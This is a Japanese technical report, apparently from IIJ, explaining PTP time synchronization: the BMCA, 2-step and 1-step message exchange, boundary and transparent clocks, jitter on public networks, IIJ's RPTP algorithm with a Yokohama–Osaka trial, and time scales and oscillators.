ここではGrandmaster ClockとLocal Clockの関係を説明します。もしGrandmaster ClockとLocal Clockが完全に同期していた場合、補正をする必要はありません。しかしこの前提ではいずれのクロックも高精度であることが求められ、高価なものとなってしまいます。そもそもフリーランの上完全に同期するということは不可能です。同期を実現するためにすべてのクロックに時刻源としてGNSSを用いることも考えられますが、配線やコストの問題がつきまといます。実際にはより正確な(≒高価な)Grandmaster Clockと、単体では正確性が確保できないが安価なLocal PTP Clockを組み合わせた上で、Slave側のLocal Clockを生成するという図式が一般的です。このときGrandmaster Clockには原子時計もしくはそれに類する精度のクロックが求められる一方、Local PTP ClockにはGrandmaster Clockを時刻源とした補正が常に必要とされます。

表-6 clockIdentity生成の例

元となるMACアドレス	00-00-5E-00-53-00
MACアドレスを元にして生成されたclockIdentity	00-00-5E-**FF-FE**-00-53-00

表-5 BMCAで評価される情報

1	grandmasterPriority1	当該GMの優先度その1。マニュアルで入力される実装が多い。
2	grandmasterClockQuality.clockClass	GMから配布される時刻または周波数のトレーサビリティ、同期状態、およびクロックのクラス分けを示す。6(GNSS同期GM)、248(Free run)など。
3	grandmasterClockQuality.clockAccuracy	期待されるクロック精度を示す。期待される時刻誤差の上限をカテゴリ値で表したもの。値が小さいほど良い。
4	grandmasterClockQuality.offsetScaledLogVariance	GMのLocal Clockの周波数安定度(変動)の推定値を示す。値が小さいほど良い。
5	grandmasterPriority2	当該GMの優先度その2。マニュアルで入力される実装が多い。
6	grandmasterIdentity	時刻源となるGMのclockIdentity。clockIdentityは識別子として使われる。

ここからは同期方法について説明します。同期方法はone-step（1-step）とtwo-step（2-step）の2つのバリエーションがあります。表-7と図-2で、2-stepを例に解説します。

t2-t1を計算することで、Master PTPインスタンス送出からSlave PTPインスタンス受信にかかった往路の時間を算出できます。このときネットワーク遅延（meanPathDelay）及び2つのクロックの時刻差（offsetFromMaster）が加わった結果、t2となります。これより

$$t2 = t1 + meanPathDelay + offsetFromMaster$$

となり、

$$(1)\ offsetFromMaster = (t2 - t1) - meanPathDelay$$

と導き出されます。

またt4-t3を計算することで、Slave PTPインスタンス送出からMaster PTPインスタンス受信にかかった復路の時間を算出できます。つまり

$$t4 = t3 + meanPathDelay - offsetFromMaster$$

となります。このときoffsetFromMasterは「Slave–Master」の時刻差として定義されるため、復路では符号が反転します。これより

$$(2)\ offsetFromMaster = (t3 - t4) + meanPathDelay$$

が導き出されます。

更に（1）式と（2）式より、

$$meanPathDelay = \frac{(t2 - t1) + (t4 - t3)}{2}$$

$$offsetFromMaster = \frac{(t2 - t1) - (t4 - t3)}{2}$$

となります。この2つの値を用いてSlave PTP Clockは同期を行います。

（1）（2）式を見ると分かるように、片方向測定だけではネットワーク遅延とクロック差が混ざってしまいます。往復測定し、式に当てはめることでこれらを分離することができます。

この2つの値、meanPathDelayとoffsetFromMasterを連続的に計算することで、Slave PTPインスタンスは Master PTPインスタンスの持つクロック（Grandmaster Clock）と自らのクロック（Local PTP Clock）との同期を図ります。この手法により、ネットワーク遅延を考慮した同期が可能になります。プロファイルによりますが、この計算サイクルは1秒に0.5回から128回までの間隔を設定することができます。

ところでなぜわざわざMaster PTPインスタンスはSyncとFollow_Upを分けて配信するのでしょうか？これはPTPが求める正確性を実現するための重要な仕組みです。Master PTPインスタンスは「Syncメッセージを送出する」ことと、「そのメッセージが実際にネットワークへ送信された瞬間の時刻t1

表-7 2-stepのシークエンス

1	Master PTPインスタンスはSlave PTPインスタンスに対しSyncメッセージを送出。 また、メッセージを送出したt1を記録。
2	Slave PTPインスタンスはSyncメッセージを受け取り、受信した時刻t2を記録。
3	Master PTPインスタンスは時刻t1が記載されたFollow_UpメッセージをSlave PTPインスタンスに送出。
4	Slave PTPインスタンスは上記のメッセージを受け取る。 Sync, Follow_UpによりT1, t2の2つの時刻を得る。
5	Slave PTPインスタンスはMaster PTPインスタンスに対しDelay_Reqメッセージを送出。 この時送出した時刻t3を記録。
6	Master PTPインスタンスはDelay_Reqメッセージを受け取り、受信した時刻t4を記録。
7	Master PTPインスタンスは時刻t4が記載されたDelay_RespメッセージをSlave PTPインスタンスに送出。
8	Slave PTPインスタンスはDelay_Respメッセージを受け取る。 Delay_Req, Delay_RespによりT3, t4の2つの時刻を得る。




図-2 2-stepのシークエンス

を正確に計測・記録する(タイムスタンピング)」という2つの処理を行う必要があります。

Syncメッセージは上位レイヤーで生成されますが、この時点では実際にネットワークにメッセージが送出される正確なタイミング(t1)は未確定です。上位層でタイムスタンピングしてしまうと内部処理の遅延がt1に印加されてしまい、「t2 - t1」によって求められる値に誤差を及ぼします。この問題を避けるため、Syncメッセージ送信後に実際の送信時刻をタイムスタンプとして取得し、その値をFollow_Upメッセージとして別途通知する方式が定義されています。この手法を2-stepといいます。

ハードウェアによるタイムスタンピングがサポートされている場合、実際にメッセージがネットワークに送出される直前もしくはその瞬間にタイムスタンピングを行うことができるようになります。この手法を用いることで、より高精度な時刻同期が可能になります。

高精度な時刻同期を実現するためには、多くの場合このようなMAC層もしくはPHY層によるハードウェアタイムスタンプを用いた実装が採用されます。PTP対応機材では専用のハードウェアやPTP対応NICを用いることが一般的です。

Syncメッセージが生成されてネットワークに送信される際、実際の送信時刻が確定したタイミングでハードウェアが送信直前に正確なタイムスタンプをフレームに挿入する方式が1-stepです。この方式ではSyncメッセージ単体で正確な送信時刻t1を伝えることができるため、Follow_Upメッセージは不要となります。この様子を図-3に示します。

2.8 PTPのネットワーキング

このように高精度な時刻同期を実現するPTPですが、その性能を確保するためにはネットワークでの対応も必要になります。理想的には、PTPで同期するPTPインスタンス間の経路上すべての機器がPTP対応であることが望まれます。このように構成されたネットワークはPTP aware networkと称されます。PTPインスタンス間にPTP非対応の装置が介在すると、その装置での内部処理やバッファリングによってパケットのジッタ(PTPの用語としてはPacket Delay Variationと呼ばれます)が発生し、PTPインスタンス間で正確な同期を維持することが困難になります。このように構成されたネットワークは、慣習的にPTP unaware networkと呼ばれています。

PTP aware networkの構成例を示します(図-4)。PTP GMとPTP OCを直接接続して同期させる構成も可能です。しかしPTP OCが複数存在する場合は、PTP BC(Boundary Clock)やPTP TC(Transparent Clock)を介したネットワーク構成とすることが一般的です。PTP BCは階層的に多段構成が可能で、PTP TCもパケット転送遅延を段階的に補正する形で多段利用が可能です。

各PTPインスタンスはネットワークを介して同期情報をやり取りします。PTP BCは時刻を再生成して下流に配布するため、PTP TCは転送遅延を補正するために配置されます。PTP BCやPTP TCでは正確な時刻同期のため、上述のハードウェアタイムスタンピングが採用されることが多いです。

ここで気を付けたいのは、PTPのパケットがPTP BCやPTP TCでは「特別扱い」される、つまり他のパケットと異なる処理が施されるということです。




図-3 PTPにおけるレイヤ構造とPTP対応NICの挙動(1-step)




図-4 PTP aware networkの典型例

PTP BCでは、受け取った時刻同期情報に基づきLocal PTP Clockが維持されます。つまりPTP BC内部で新しく時刻が生成されます。この時刻情報を基に、いわゆる下流に時刻同期が提供されます。このときIngressポートで受信したPTPパケットとEgressポートで送信されるPTPパケットは違うものになります。

一方PTP TCはtransparentという名称のとおり、PTPパケットはポート間を通過します。ただしその際にPTP TC機器内で処理にかかった時間を計測しています。その値をCorrectionField（遅延時間が記録されているフィールド）に加算した上で、パケットを転送します。受信側のPTPインスタンスは、CorrectionFieldの値を参照して遅延補正を行います。

PTP BCやPTP TCの下流から見ると単にPTPパケットが送信されてくるように見えますが、実際にはPTP BCやPTP TCによって正確な時刻情報が再生成・補正されています。この補正処理こそが、PTPネットワークでの高精度な時刻同期を実現する上で非常に重要な点です。

一方PTP非対応のL2スイッチでは、パケットはそのまま転送され、タイムスタンプの補正は行われません。従ってPTPの高精度な時刻同期性能を確保したい場合、ネットワーク構築において表-8に挙げる点に注意する必要があります。

【コラム3】

PTP対応スイッチの操作・挙動に注意

PTP対応スイッチの多くは、ポートごとにPTPのon/offができるようになっています。初めにどのポートでPTPが使われるか意識しておく必要があります。他のパケットと扱いが異なるため、PTP特有の実装に気を付けなければなりません。また、一般的にPTP対応スイッチで参加できるPTPドメインは１つに限定されることが多いです。

表-8 PTP aware networkの構成の注意点

1	システムで用いられるPTPのバージョンを揃え、互換性を確保する
2	PTPで同期したい機器(OC)が複数ある場合、PTP BC/TCに対応したスイッチを用意する
3	PTPインスタンスの間は可能な限りPTP BC/TC対応スイッチ経由で接続することを前提とする
4	PTPパケットとその他のトラヒックが混在する場合、スイッチにPTPパケットを優先キューに割り当てることが望ましい

2.9 対称性、安定性という前提とその課題

PTPは基本的に「安定したネットワーク」を前提とします。meanPathDelayを算出する際の「足して2で割る」という計算方法もその考え方を反映しています。つまり「行きも帰りもパケットの伝達にかかる時間は同じ」ということを想定しているわけです。これをネットワークの対称性と呼びます。ところがこのような前提では「不安定なネットワーク」の場合にPTPで期待される精度を満たすことが困難になります。

実際、パケット伝送時間を対称に保持することが難しい場合があります。インターネットのように多くのノードの挙動タイミングが一致しない共用ネットワークや、映像伝送のようにトラフィックの流れる方向が不均衡な場合などです。映像伝送とPTP伝送を組み合わせた場合の類型を図-5に示します。

左から右へ向かう通信（往路）はStream TXからStream RXへの通信、PTP GMからPTP OCへの通信から構成されます。また、右から左へ向かう通信（復路）はPTP OCからPTP GMへの通信のみとなります。

一般的に映像伝送は、PTPメッセージよりもはるかに多くの通信量を発生させます（おおむね数千倍）。このため通信量は「往路＞復路」となるため、往路の負荷が高くなり、中間機器における処理時間に偏差が生じ、伝送遅延が非対称になります。

また、インターネットのような公衆網の場合、常に通信量の変動が発生します。つまり、揺らぎが常時発生することになります。そして揺らぎの発生頻度や大きさは、そのネットワークによって個々の形を取って発現します。公衆網での揺らぎの例を２つ紹介します。IIJのバックボーン（図-6）、及びIIJのフレッツ接続サービスで東京〜大阪間でのジッタ計測データ（図-7）です。

このように揺らぎがあるネットワークでPTPを動かすと、アルゴリズムによる計算結果が安定に向けて収束していきません。その結果、PTP OC側では精度が担保できないとして「同期できない(PTP unlock)」と判断されてしまいます。

もっとも規格上に同期に関する精度が定義されているわけではありません。PTP対応機器では「PTP lock」「PTP unlock」という表記がされることが多いのですが、あくまでその実装が内部的に定義したPTPの状態のことを指しています。「同期




図-5 映像伝送とPTP伝送を組み合わせたネットワーク




図-6 IIJバックボーンにおける東京〜大阪間のジッタの例
MPEG2-TS 18MbpsのRTPをIIJバックボーン上に構成したL2VPN経由で送信した際の、
受信側ハードウェア(IBEX Technology HLD-300C)でのRTP受信ジッタの状況




図-7 IIJのフレッツ接続サービスにおける東京〜大阪間のジッタの例
MPEG2-TS 18MbpsのRTPをIIJフレッツ接続サービス上に構成したL2VPN経由で送信した際の、
受信側ハードウェア(IBEX Technology HLD-300C)でのRTP受信ジッタの状況

に足る精度が得られない」という判定がなされたとき「PTP unlock」という表示がされるということです。つまり同じネットワークを経由していても、機器によってPTP lockの条件は異なります。

2.10 RPTPという解決アプローチ（IIJの取り組み）

本節では、従来PTPでは困難だった、公衆網越しの時刻同期に対するIIJのアプローチを紹介します。

従来のPTPは設計上、閉域かつ高品質なネットワークを前提としていました。これを公衆網へ拡張しようという試みが、ここで紹介するRPTPです。RPTPとはResilient PTPの略で、PTPを不安定な公衆網上でも伝送することを目指した技術です。RPTPの特徴は、PTP GMから受け取ったパケットからジッタ成分を排除し、正しくLocal PTP Clockを生成するアルゴリズムです。RPTP機器はPTPのプロトコル仕様を一切変更せず、アルゴリズムによるフィルターをSlave側で適用しています。これにより、既存のPTP GMなどに手を加えずに使うことができるのがRPTPのメリットです。RPTPはPTP unaware network上においても、実用的な精度でPTP時刻同期を成立させることを目指した設計になっています。

RPTPは表-9の2つの技術要素から構成されています。

前述のようにRPTPは、通常のPTPにおけるoffsetFromMasterの計算を改良したアルゴリズムです。RPTPでは、PTPの受信時刻t2、t3の代わりに、EVEによって生成される仮想時刻x2、x3を使用します。x2とx3は、ADAMによって遅延揺らぎを除去した予測値（安定化された受信・送信時刻）です。このx2、x3を用いて（x2 - t1）及び（t4 - x3）を求め、それらの実測値と「最小遅延となった値（最小値）」から、往路・復路それぞれのオフセット予測値を回帰直線として導き出します。最小値を使うのは、遅延が最小であった瞬間が真の遅延に最も近いと考えられるためです。

また、EVEでは「回帰直線を計算するための仮想クロック」と「オフセット値を計算するためのカウンタ」が独立して動作します。この2系統の時間基準を使う設計により、遅延揺らぎが大きい公衆網でも安定したオフセット推定が可能になります。ADAMは、これらのデータを解析して回帰直線を生成し、徐々に精度の高い予測値に収束させるアルゴリズムです。

このようにRPTPはアルゴリズムであり、PTPの1つの応用技術と言えます。PTPのプロトコル自体に手を加えるものではないため、標準化活動を目指すものではありません。特定領域におけるPTPの課題解決策として、今後の展開を考えています。

IIJはこのRPTP技術に対し、RPTP Allianceのメンバーとして技術普及に努めています。RPTPは元々ネットワークアディションズで開発されたものですが、この他にメディアリンクス、セイコーソリューションズ、そしてIIJがRPTP Allianceに参画し、活動を続けています。IIJはネットワークを持つ強みから、実ネットワークにおけるRPTPの実証実験に数多く参加しています。

RPTP対応製品（DB3200）はPTP BCとして実装されています。上流側ポートで届く、PTP unaware networkで揺らいだPTPのタイミングをいわば「整流」する役目を持ちます。つまり、下流に対して整流済み、揺らぎのないPTP時刻同期を可能とするものです。

また、DB3200はPTP BCとしてPTP時刻同期を提供するだけではなく、1PPSや10MHz、48kHzといった、これまで同期の世界で用いられてきた周波数も供給することができます。これらの周波数はPTP時刻同期によってDB3200の内部で作られます。これにより、公衆網を経由しても正確な時刻や安定した周波数が提供できるようになりました。

RPTP Allianceは様々な領域で実証実験を展開していますが、ここではIIJのリソースを用いたPoCを紹介します（図-8）。IIJ横浜第一データセンターと大阪間をフレッツ光クロス回線で結び、回線上にL2VPNを構成します。大阪のPTP GMよりPTPを

表-9 RPTPの2つの要素

	技術略称	技術名	役割
1	EVE	EVEn clock source	Slave、BCでのベース時間の変動抑止
2	ADAM	Asymptote Delay Analysis Method	時間が経過するにつれて同期精度を向上させ、またベストな数値測定を選択する

流し、VPN経由で届いたパケットを横浜のDB3200において受信、RPTPによる補正を行いました。

RPTPが特に目指しているのが、遠隔地へ公衆網を用いてPTPの同期を図ることです。公衆網は当然PTP unaware networkですし、PTPが必要とするIPマルチキャストも通信できません。このままではPTPの通信が成立しないため、公衆網上でL2VPNを構成することで遠隔地とのPTPパケットのやり取りができるように工夫しています。

PTPの正確性を計測する方法はいくつかありますが、この実験では1PPSによる観測を行いました。

PTPやGNSSをはじめとした「同期業界」では「1PPS」という信号がリファレンスとして使われます。これは「1 pulse per sec」の略で、言葉のとおり1秒の境界でパルスが立ち上がる信号のことです。この方式を用いて、クロックのタイミングを1PPSとして入出力します。この立ち上がりの精度については様々な規定や慣行があり、それにより正確性が担保されています。タイミングを測るためのアプローチですが、機器間で正確なタイミングを伝達する場合に広く用いられています。IEEE1588ではモニタリング用途の例として1PPS出力が例示されています。図-9ではPTP GM及びDB3200の1PPS出力を1PPSロガーへ入力し、比較観察しています。PTP GMの1PPSをリファレンスとし、DB3200の1PPS出力がどのくらい揺らぐかで、RPTPの性能を測るわけです。どちらも時刻情報源としてGNSSを用いているため、比較が可能になっています。

PTPはこのように汎用性を持っており、RPTPなどの手法で更にユースケースを広げることが可能だと言えます。




図-8 RPTPを用いたPTP unaware networkでの実験
SEIL CA10で横浜と大阪間にL2VPNを構成。双方のCA10でLANとVPNをL2ブリッジしている。
横浜ではDB3200とPTP GMの双方の1PPSを同時にロガーに入力し、比較している。




図-9 1PPSロガーでのRPTP 1PPS推移
縦軸の単位はナノ秒で、DB3200の位相差はおおむね±20、000ナノ秒(±20マイクロ秒)に安定して収まっている。縦軸の値は相対値。

2.11「時刻」とは何か

最後に、そもそもの話題である「時刻」について説明します。

PTPやNTPで配布されているのは「epoch（基準時刻、エポック）からの経過時間」です。「何年何月何時何分何秒」という暦時刻ではなく、表-10のとおりepochを基準とした時刻が用いられています。

CFAbsolute TimeはApple Cocoa Core Data timestampなどとも呼ばれ、Apple系のOSが利用しています。またFILETIMEはWindows系のOSで利用されています（Windows NT 3.1より）。

Unix timeとCFAbsolute Timeは負の値を取れます。つまりepochより以前の時刻が表現できます。身近なOSやアプリケーションでもそれぞれepochやうるう秒への対応、構造が異なることが分かります。

PTPやNTPで用いられるepochは必ずしも絶対時刻（暦の時刻）である必要はありませんが、システムが複数存在することを前提とすると、すべてのシステムが同一の時刻源で同期されていることが好ましいことは言うまでもありません。そこで用いられるのが国際標準となっている時刻系です（表-11）。

時刻についてはUTC（Coordinated Universal Time、協定世界時）が世界的な基準時刻として、幅広く用いられています。

もっとも、世界のどこかに基準となるUTCの時計がリアルタイムで動いているわけではありません。国際単位系（SI）を実現するための組織、国際度量衡局（Bureau international des poids et mesures、BIPM）がUTCを管理しています。BIPMは各国の標準機関が運営する原子時計のデータを取得し、月次で各国機関が管理する時刻系のずれを発表しています。それらのデータを基に算出される時刻が国際原子時（Temps Atomique International）となります。

UTCはこのTAIを基礎として、地球の自転に基づく時刻（UT1）との差が大きくならないよう、うるう秒による調整を行ったものです。うるう秒は1秒の単位でUTCに挿入されるもので、結果UTCはTAIより遅れた時刻になります。うるう秒の挿入は1972

表-10 時刻同期やOSに用いられる時刻系

時刻系	epoch time	うるう秒	データ構造	符号
PTP	1970-01-01 00:00:00 TAI	対応なし、UTC変換時に考慮	秒（48bit）＋ナノ秒（32bit）	なし
NTP	1900-01-01 00:00:00 UTC	考慮あり	秒（32bit）＋小数部（32bit）	なし
Unix time	1970-01-01 00:00:00 UTC	非対応	秒（64bit）	あり
CFAbsolute Time	2001-01-01 00:00:00 GMT	非対応	秒（64bit浮動小数点数）	あり
FILETIME	1601-01-01 00:00:00 UTC	非対応	100ナノ秒（64bit）	なし

※Unix timeおよびFILETIMEはUTC表記を用いるが、うるう秒を含まない連続時間として実装されている

表-11 国際標準の時刻系

時刻系	呼称	基準	維持組織
TAI	国際原子時	原子時計ベース	BIPM
UTC	協定世界時	TAIを基礎に、地球の自転に基づく時刻（UT1）との差が大きくならないよう、うるう秒による調整を行った時刻系 2025年時点では、UTC=TAI-37秒	BIPM
JST	日本標準時	UTCに+9時間（つまり国際原子時- 37秒 + 9時間の関係）	NICT

年から2017年までの間27回実施されました。UTCが1972年に再定義された際はUTC=TAI-10秒でしたが、この挿入の結果2025年時点ではUTC=TAI-37秒という関係になっています。

うるう秒の存在は、UTCは連続した時刻スケールではないことを意味します。従って、時刻同期機構においてはUTCとTAIを区別して考える必要があります。

日本では情報通信研究機構(NICT)、国立天文台、産業技術総合研究所が原子時計を用いて時刻を管理しており、BIPMへもデータを供給しています。また、NICTはUTC(NICT)を元にした日本標準時(JST)を維持しており、更に長波帯を用いた標準電波(JJY)や光電話回線を利用した光テレホンJJY、更にインターネットに接続されたNTPサービス(ntp.nict.jp)で日本標準時を配布しています。

「時刻配布システム」として世界的に幅広く用いられているのがGNSS(全球測位衛星システム、Global Navigation Satellite System)です。GNSSは米国GPS、ロシアGLONASS、EUのGalileo、日本のみちびき(QZSS)などの総称です。GNSSの役割として位置測定や航法がありますが、3つ目の重要な役割として高精度な時刻配信があります。これらの衛星には原子時計が搭載されており、GNSSによる時刻同期を用いれば、地球上のほとんどの場所で精度の高い時刻を得ることができます。NTPやPTPの基準信号として広くGNSSが用いられるのはこのためです。なお、GPS、Galileo、みちびきではうるう秒を含まない連続時刻(TAI系、もしくはTAIと一定オフセットの時刻系)が採用されており、更にGalileoやみちびきはGPSと時刻が同一となるように設計されています。

ただしGNSSは外部要因により電波受信が不安定もしくは不可能となる可能性があり、近年その対策が求められるようになっています(受信時のパルチパス排除、ジャミング・スプーフィング対策、EMI対策など)。

PTP機器はもちろん、標準時システムやGNSS衛星でも時刻精度を維持するために高性能なクロックが搭載されています。高精度時刻同期装置には、周波数の安定度と精度の高いクロックが不可欠です。表-12に代表的なクロックの種類を示します。

表-12 各種オシレータおよびクロック生成方法の比較

種類	構成・原理	主な特徴	周波数安定度(代表値)	用途の例
水晶発振器	水晶振動子	高精度・低ジッタ	約 ±10〜50 ppm	時計、マイコン
RC発振器	抵抗(R)＋コンデンサ(C)	安価・低精度	約 ±1,000〜10,000 ppm	内蔵クロック
LC発振器	コイル(L)＋コンデンサ(C)	高周波向け	約 ±100〜1,000 ppm	RF回路
MEMS発振器	シリコン振動子	耐衝撃・小型	約 ±10〜50 ppm	IoT、車載
PLL	基準クロック利用	周波数合成	基準クロックに依存	CPU、通信
TCXO	温度補償型水晶発振器	温度変動に強い	約 ±0.1〜1 ppm	携帯、GPS
OCXO	恒温槽付き水晶発振器	非常に高い安定度	約 ±0.001〜0.01 ppm(1〜10 ppb)	計測、PTP GM
VCTCXO	電圧制御TCXO	微調整可能	約 ±0.1〜0.5 ppm	PTP/SyncE機器
ルビジウム原子時計	ルビジウム87	高長期安定度	約 ±0.00001 ppm(10^{-11})	通信、基準源
セシウム原子時計	セシウム133	秒の定義	約 ±0.000000001 ppm(10^{-13})	標準時
光格子時計	ストロンチウム、イッテルビウムなど	次世代標準	10^{-18} オーダー	研究

※PLLは発振器そのものではなく周波数合成方式だが、クロック生成に広く利用されるため併記した

これらの発振器はいずれも一定の周波数信号を生成します。生成された周波数を基準とし、分周やカウントを行うことで例えば「1秒」や「10MHz」といった時間や周波数の基準目盛りを作り出すわけです。クロックには「周波数の安定性」「周波数の正確性」が求められますが、複数のクロックを同期させる場合には、これらに加え「位相」が一致することが重要となります（図-10、図-11）。

時刻同期の本質は、複数のクロックの周波数及び位相が一致した状態を確立した上で、共通のepochを基準とする絶対時間カウンタを共有することにあります。

【コラム4】
IEEEマイルストーンで表彰された標準電波局

2025年には1940年から開始された標準電波局がIEEEマイルストーンとして表彰されました。この標準電波局はJJYというコールサインで、かつては短波帯で、現在は長波帯（40kHz、60kHz）で放送されています。モールス符号によるタイムコードが送信されており、JJY受信機能を持つ電波時計はこの内容に従って時刻を合わせています。

